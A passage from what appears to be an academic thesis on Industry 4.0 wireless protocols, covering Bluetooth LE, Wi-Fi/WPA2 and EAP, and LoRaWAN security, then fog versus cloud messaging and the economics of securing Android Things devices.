Having these system and standards, ensures that risk-averse sectors comply with Conformite Europeene (CE)[130] and Restriction of Hazardous Substances (RoHS)[131]. In terms of the Raspberry PI, its certifications were chosen deliberately for developers to test and create. Therefore, conforming to standard practices ensures a single point of presence to update and protect.

In summary of chapter 6, the hardware requirements and certifications are discussed for embedded systems, specifically focusing on wireless engineering and logic. Wireless technology provides the connectivity solution with protocols adapted for intended purposes and environments. Chapter 7 introduces prominent Industry 4.0 wireless medium approaches to protocols, such as 802.15.4 and 802.11.  Messaging patterns and models such as fog and cloud are considered in this context.

# Chapter 7

## 7.1 4.0 Systems

Industry 4.0 is a representational phrase for the many different sectors providing the panacea to the next industrial revolution. The landscape and ecosystem within Industry 4.0 are highlighted in seriatim, this ensures the germane properties can be considered. It is not an exhaustive list, but primary and secondary technology solutions are inspected, giving context to what and where systems are implemented and deployed. From this, the requirements, governance, standards, technologies, interactivity, data acquisition / utilisation which develop and drive the applications are examined.  Some of the areas of development are:

- Smart home
- Business
- Transportation
- Environmental
- Industrial
- Healthcare
- Infrastructure

From these typical areas of development, distinctions in the standards regarding consumer and industrial products are derived but not restricted to the subject regions below, which are:

- Internet of Things (IoT), represented in qualities such as, adaptable, customisable, affordable and interchangeable, offering dynamic opportunities to consumers, industry and businesses. Additionally, physical attributes can be described as overcoming environmental, spatial, resource and communication methods.

- Internet of Everything (IoE), the significance can be found in people, data and processes. The focal point of IoE is using effectively the primary data gathered in all situations to create analytical data, from which invaluable insight can be computed.

- Industrial Internet of Things (IIoT), implies the association of industrial, specific, circumstantial solutions that meet requirements to operate in the different fields. The common trend using remote sensory data in hard to reach or infrequently visited places, providing durable, efficient solutions for Machine 2 Machine (M2M) processes.

Therefore, some of the technologies that transport the data over the different area networks are examined below, highlighting the security features for each.

## 7.2 Personal Area Network (802.15.)

### Bluetooth

Bluetooth is a commonly deployed wireless technology using unicast point-to-point / multicast capabilities working off a master and slave protocol. Typical applications are found in laptops and phones creating Wireless Mesh Networks (WMN). Bluetooth utilises Gaussian Frequency Shift Keying (GFSK) to minimise noise, in addition to baseband / link layer control creating physical links. This is achieved by Synchronous Connection-Orientated (SCO) Asynchronous Connectionless (ACL) and Logical Link Control and Adaption Protocol (L2CAP).

The Bluetooth 4.2 range was 60 meters, but Bluetooth 5.0[132] can technically achieve 240 meters. Furthermore, BLE efficiency can deliver 2Mbps (251 bytes in 1060 microseconds), double that of 4.2 1Mbps (251 bytes in 2120 microseconds) before overhead. However, the packet time interval of Bluetooth 4 and 5 are equal despite quicker performance. Bluetooth 5 Long Range is outfitted for wireless smart systems having low energy and reasonable distances. Furthermore, Forward Error Correction (FEC) based on hamming codes and adaptable data throughput, reducing the data rate, each bit has more energy for the same power. Common topologies resemble those seen below in Figure 53.

There are two security modes, LE Security mode 1 (does not sign data) / 2 (does sign data, paired or unpaired) and follows four security levels. Additional security modes, mixed security mode (supports modes 1 and 2 meaning signed or unsigned data) and Secure Connection only Mode (mode 1 / level 4).

Level 1 security provides an unpaired communication system requiring no security to operate. Level 2 provides AES-CMAC (RFC 4493) encryption during unpaired communication. Level 3 requires the pairing of devices and ensures the appropriate encryption can be applied. Leve 4 incorporates ECDHE (P-256) encryption and all the functionality of Bluetooth.




*Figure 53: Bluetooth architecture*

Therefore, all outgoing and incoming sessions are authenticated and encrypted with the option to run Secure Connection Only Mode and secure Mode 2 ensuring signed data. However, this does require more battery power and computation to achieve the additional security. This ultimately requires a properly designed pairing process allowing security processes to operate. The ability to operate with many devices, determining the capabilities and compatibilities of all the nodes involved, ensure a secure efficient communication process.

The determination of a nodes capability requires (layer 4) protocol Attribution (ATT) working with L2CAP allowing pairing methods to be used. Passkey Entry, Numeric Compression, ‘Just works’ and ‘Out Of Band’ (OOB) are examples of paring methods. The subsequent effect is the creation of a Short-Term Key (STK) which is never sent and some salting of a Temporary Key (TK) between the nodes (LE legacy pairing). A Long-Term Key (LTK) or LE secure connection is generated in the operation of a Secure Connection only Mode. The last process results in the previous components being completed to ensure communication. This allows Identity Resolving Key (IRK) and Connection Signature Resolving Key (CSRK) for data signing and private MAC address lookup and generation.  This is the process of LE Privacy during the advertising of MAC addresses allowing capabilities such as pairing through sleep mode or power cycling of devices.

The basis of pairing is completed through request and reply packets with flag features such as Max encryption Key. Authentication requests are also sent such as; bonding flags, to allow devices to be paired, secure connection sends a secure connection flag, MITM flag to request MITM protection processes and Keypress flag which requests a pass key entry.

# 7.3 Wireless Local Area Network (802.11)

**IEEE 802.11**

Briefly continuing from the areas previously discussed under wireless logic, the 802.11 wireless standard key protocol components are examined below. WIFI (802.11)[133] is the prominent implementation for IoT devices; within homes, business and industry. This massively and historically adopted protocol ensures adequate wireless capabilities, in addition to several configurable and adaptable techniques. Furthermore, the supported RF bands (900 MHz, 2.4 / 5 / 60 GHz) available provide multiple methods for Industry 4.0 devices to operate. However, Figure 54 demonstrates the contemporary, prominent channel bands, within 2.4GHz.




*Figure 54: 802.11 channels*

The governance of this protocol is conducted by the WI-FI alliance, ensuring 802.11 protocol products comply and implement the required standards. The application of this protocol is conducted through APs and end devices which develop into the 802.11 architecture. The typical 802.11 physical system designs consist of defined areas such as: Extended Service Set (ESS) and Basic Service Set (BSS). The BSS is an area that is logically or physically sectioned off within a system design, housing a few APs. The communication from edge devices are then sent over a Distribution System (DS) to the Local Area Network (LAN), intranet or internet. An ESS typically compiles from two or more BSS regions connecting over wired LAN.

There are two operating modes which devices operate at: infrastructure and Ad-Hoc mode. Infrastructure essentially creates an authority of communication to which wireless clients connect to and follow the defined requirements for network level entry. Ad-Hoc mode removes the authority director and enables inter-operational devices to communicate with each other.

For systems to comply with the protocol, the adherence to nine requirement services are stipulated. The fundamental communication that works within the stack layers utilise Service Data Unit (SDU) for input data and Protocol Data Units (PDU) for output data. These stack level components incorporate into the nine requirements such as:

- Association developed in the DS and supports MAC Service Data Units (MSDU)
- Authentication completed at 802.11 compliant devices in a security mechanism
- Deauthentication completed at 802.11 compliant devices in a security mechanism
- Disassociation developed in the DS and supports MSDU
- Distribution developed in the DS and supports MSDU
- Integration developed in the DS and supports MSDU
- MSDU completed at 802.11 compliant devices for MSDU delivery
- Privacy completed at 802.11 compliant devices in a security mechanism
- Reassociation developed in the DS and supports MSDU

Foundationally, 802.11 develops from the Medium Access Control (MAC) and Logical Link Controller (LLC). The MAC comprises of three objectives used to deliver and manage messages securely; consistent data distribution, security and access controls.

Consistency in reliable packet delivery comes because of other layer protocols such as TCP and the use of RTS and CTS, discussed previously. The ability to configure MAC structures can be completed through centralised and distribution access protocol algorithms. The MAC protocol architecture affixes Distribution Coordination Function (DSF) used for CSMA algorithms. The coordination of timing within the frames are then directed by priority IFS. Short IFS (SIFS) are for immediate responses, Point coordination function IFS (PIFS) are directed by a centralised controller and Distribution coordination function IFS (DIFS) are used for asynchronous frame contention to access times.

Developing from the control, data and management frames, the (n) standard uses MIMO architecture and can transmit multiple spatial streams at once. Furthermore, aggregated MSDU frames into a singular block over transmission creates efficient data and time usage.


To protect wireless devices, be it APs or edge nodes, the application of suitable packet encryption, data encryption, data authentication and handshake protocols must be applied. Therefore, the WPA2 protocol is examined below, aligning to component level parity with 802.11i Robust Security Network (RSN) standard for fortifying wireless networks.

APs in homes and business often deploy, WPA2-PSK (AES). The use of Advanced Encryption Standard (AES) and Counter Mode Cipher Block Chaining-Message Authentication Code (CBC-MAC) CCMP. WPA2-PSK (Pre-Shared Key) is implemented in home networks utilises 'WPA2 personal' security standards (WPA2-PSK-AES). The PSK can then remain on client devices. Additionally, the passphrase input for authentication is stored on the end node device.

WPA2-ENT mode is an enterprise level implementation. Additional levels aligning fully with the 802.11i[134] standard is the incorporation of 802.1x. 802.1x[135] which uses the Extensible Authentication Protocol (EAP) in addition to a Remote Authentication Dial In User Service (RADIUS[136]) server using AES-CCMP. WPA-ENT principally ensures a centralised management point from which other devices are controlled.

The 802.1x port access authentication protocol uses virtual ports on the AP to allow communication through, but if the devices is not authenticated the virtual port closes. 802.1x compiles three fundamental elements: supplicant (client), authenticator (AP) and the authentication server (such as RADIUS). The EAP processes the authentication between the supplicant and authentication server, defined by EAP types. Figure 55 below demonstrates the pros and cons regarding some EAP types, for administrative overhead and security required. However, resource utilisation must be considered when constrained devices use these systems. EAP Types[137] are examined below to determine the capabilities such as:

- EAP-TTLS (Tunnelled TLS) provides server-side certificate-based reciprocal authentication through an encrypted tunnel.
- EAP-TLS is a reciprocal certificate authentication in both client and server sides.
- EAP-SIM (GSM Subscriber Identity) provides a session key authentication originating from a EAP server, using a PIN to verify the client.
- PEAP (Protected Extensible Authentication Protocol) is a transport authentication mechanism using server-side certificates to tunnel secure data.
- EAP-FAST (Flexible Authentication via Secure Tunnelling) is a reciprocal certificate authentication system using a Protected Access Credential (PAC) as a one-time distributed credential.



| 802.1X EAP Types | EAP-TTLS | EAP-TLS | EAP-SIM | PEAP | EAP-FAST |
|---|---|---|---|---|---|
| Authentication features | Reciprocal authentication | Reciprocal authentication | One way | Reciprocal authentication | Reciprocal authentication |
| Secuirty level | Very high | Extremely high | high | Very high | Very high |
| Server-side certificate | Required | Required | Not required | Required | Not required (PAC) |
| Client-side certificate | Not required | Required | Not required (PIN) | Not required | Not required (PAC) |

*Figure 55: EAP types*

Figure 55 above demonstrates the basic breakdown of essential features within the EAP type system. The Figure 56 below demonstrates the process steps required for a connecting supplicant or IoT device, in this instance, to be authenticated by an EAP RADIUS server.




*Figure 56: EAP authentication process*

# 7.4 Low Power Wide Area Network

## LoRaWAN

LoRaWAN (1.0.3 specification)[138]–[140] is a Low Power Wide Area Network (LPWAN) protocol. It is specifically designed to cater for battery devices, situationally preferable to IoT scenarios i.e. Machine 2 Machine (M2M)[141]. The loRaWANs preferable architecture is a start topology, from which end nodes connect to LoRaWAN gateways. The application of the LoRaWAN physical layer provides the mechanism for communication to occur between LoRaWAN devices.




*Figure 57: LoRaWAN architecture*

Figure 57 above demonstrates the communication path of the LoRaWAN device data, traversing from end nodes to the gateways and over different internet mediums. The application of data can then be managed through; LoRa Network Server or other local / cloud services.

The structure of LoRaWAN physical layer allows single hop links between edge devices and gateways. The bidirectional communication efficiently distributes packets to many devices with multicast support, ensuing FOTA and system updates to multiple devices are achievable.




*Figure 58: LoRaWAN Physical layers*

The physical layer requirements of LoRa and the communication protocol LoRaWAN ensure operability of open systems and manufacturing, applied openly and efficiently. The LPWAN requirements within LoRaWAN are specified in three classes of the development ecosystem.




*Figure 59: LoRaWAN stack*

Classes defined in LoRaWAN are defined as:

**Class A**: defined as being the lowest power, bidirectional, default class, supported by all LoRaWAN devices. The initiated communication is always by end devices asynchronously, with uplink transmissions sent when defined. Following the transmission, two down-link windows are open allowing bidirectional communication to occur for system commands and management of the network. The system approach is linked to the ALOHA protocol.

The ability to enter different states regarding sleep modes for battery saving techniques is defined when configured at the application level. Therefore, the battery and sleep modes ensure the least consuming state whilst operating pre-configured asynchronous transmissions. Due to the protocol requirement for downlink slots to occur following the uplink, the scheduled end device defined application downlink slots are buffered in the intermediary systems.

**Class B**: incorporates 'Class A' downlink slots but adds additional network processes such as synchronised beacons and scheduled downlink pings, this subsequently creates a deterministic latency. The additional bidirectional ping requests and downlink slots (up to 128s latency) do require more computing and systems resources, affecting battery longevity.

**Class C**: defined by its primary capabilities if required to deliver low latency bidirectional communication. Using the uplink and downlink messaging patterns, 'Class C' devices decrease latency by having an always on receiver, reducing buffering methods. However, the increased resource utilisation adding up to ~ 50mW for the continuous power draw by the transmitter.

The end devices of all classes utilise frequency hopping approaches between end devices and LoRaWAN gateways, employing Variable Data Rates (VDR) techniques. Similarly seen with 802.15.4a (LR-WAN), the power to packet ratio is measured, deploying VDR to maximise distance capabilities and message duration (baud rates, 0.3kbps – 50kbps). Furthermore, Spread Spectrum Modulation (SSM) (chirp spread spectrum (CSS)) and VDR create spectral capabilities with different channels and Adaptive Data Rate (ADR) Spreading Factor (SF).

The security deployed within LoRaWAN comprise of two layers:

Network session Key (NwkSKey) derive from root keys (AppSKey) for end-to-end encryption and packet level authentication to a network server. However, a root key must be accessible on a network to form the session keys. The key management processes within LoRaWAN are represented as; Key Management System (KMS), On Chip Security (OCS) and device (factory key) provisioning.

Application Session Key (AppSKey) use a unique 128bit AES key to encrypt application payloads to the network servers. This couples with EUI-64-based DevEUI authentication identifier and LoRa alliance distributed 24-bit globally unique ID.  The basis of which comes from frame counters, preventing packet attacks and Message Integrity Code (MIC) with symmetric-key encryption using AES and CMAC[4] (AES-CMAC) integrity mechanisms with CTR[3] (XOR cryptography)[142] encryption (AES-CTR) preventing packet manipulation.

# 7.5 Communication Approaches

The technological application of the methods discussed above in terms of software, hardware, governance and capabilities, result in strategies of communication. This regards situational suitability, ensuring the appropriate approaches in collection, movement and sorting of data. The methods used principally utilise these key approaches:

### Fog model

The Fog model never connects to the internet, but a border gateway / router. The systems that deploy fog messaging patterns apply levels of collation. This can require removing the bad samples and sending the expected or typical data to the data analysts. This system does remove random numbers that could have some worth. The benefits of deploying fog models are the subsequent security protections, reducing the attack surface by implementing non-routable protocols from gateway to node devices. The ability to implement binary protocols ensure data cannot be released or accessed over the internet. An example application is seen within Amazon Green grass which connects to a broker using MQTT mosquito.

### Cloud

Cloud technology mechanisms implement effective Point 2 Point (P2P) communication, directly accessing every device in its hosting systems. Android Things OS is an example of a registered device system, deploying OTA updates and firmware installations. The direct communication provides a system by which data can be sent from the devices immediately into the cloud system. The negative effects of using third party cloud systems is the locked in ecosystem. Dedicated IaaS and SaaS solutions ensure that system availability is not a problem, having managed secure environments to run a front-end management surface. Challenges faced within cloud systems unless preprogramed, means the lack of internet availability, or latency affecting the operation of a product results in a null node. Other typical technology terms are:

- Northbound: Communication between edge to cloud nodes, using MQTT or AMQP
- East-to-west: Communication amongst edge nodes, using MQTT, AMPQ or Intel-DPS
- Southbound: Communication between edge – sensors, actuators, PLC, using Modbus

In summary of chapter 7, detailed Industry 4.0 protocols are highlighted, presenting the pros and cons regarding capabilities, security, reliability and adaptability amongst other qualities. Consideration of close range (Bluetooth), medium range (WIFI) and long range (LoRaWAN) protocols provide context to the suitability and diversity of options available. The Industry 4.0 developer needs a vehicle to minimise unnecessary and repetitive redevelopment of standard software facilities, which is customarily an operating system (OS) and associated development environment with language support.  Chapter 8 evaluates the host Android Things OS which facilitates ease of development and runs (in theory) securely.

# Chapter 8

# 8.1 Android Things OS

The research undertaken so far has covered; legal, business, security strategies, electronics, protocol analysis, OS framework architectures and messaging patterns. However, to provide a more focused investigation into Industry 4.0 technology the inspection of, Android Things is required. This inspection will detail its functions as a system together with its architecture.

## **Android Things**

Android Things OS[143] is designed to provide enterprise grade solutions to business and industry whilst supporting development features for consumer-based products. The purpose of Android Things is to operate on SoMs, from which the connection to the Android Things servers, control and manage the devices. The Android Things hosts a developer console which enables the clients of the services to directly control and monitor basic statistics of the connected devices.

The Unique Selling Point (USP) of Android Things is the economic interchange between hosting and administrating systems for low cost, secure products. This provides the ability for developers to easily and affordably experiment with the development of the system whilst providing a large support system from manufacturers to API integration. However, there are other economic costs in the defence of machines with cybersecurity practices. The consideration of the attack cost, security costs and the return on costs if a hack were to happen. There are also the costs of security in manufacturing, ensuring the appropriate systems, protocols and support mechanisms are in place.  This requires suitable fabrication plants and software system developer frameworks.

Android Things USP overcomes those cost components by creating pre-certified products, ready to operate OS and a support system to protect customers and deter attackers. The defence for using Android Things is that it needs to be considered in terms of risk and cost in the event on an attack to the system, set against the cost required to access and protect the devices systems. The formulation of the input effort versus the reward is very relevant to the way in which decisions are taken to protect the device. Due consideration should also be given for the time and effort required to break into a system over long periods of time on top of money spent in buying equipment for reconnaissance operations.

Thus, the cost benefits involved in developing security protocols become justified as the revenue benefits from attacking the system are nullified, creating a goldilocks zone of secure working space.

The requirement for Android Things to reach this goldilocks zone of operational efficiency for users and developers whilst keeping monetary costs low ensures a habitable environment. However, the requirement to conduct the logical process which achieves that zone means doing the simple things well and in cybersecurity terms, protecting easy attack vectors. This is achieved by applying a logic, amongst others, of persistence, pervasiveness and privilege in the application of components. These components ensure the formula for worth, reward and cost for attackers provide a scale of limits and achievability.

Attackers must consider several things in addition to the scale of worth mentioned previously, such as what is the avenue to the vulnerability? It could be on an online marketplace, built in house or a general hacking software tools that are freely available. Resultantly, the use of these tools must still be able to feasibly deliver a sophisticated attack and gain access through obscure or unapparent avenues, such as; the reach and control of the datum within the device and the device controls its self. However, system producers realise this, and so the survivability of the attacks are minimised by the update reboots or factory resets.

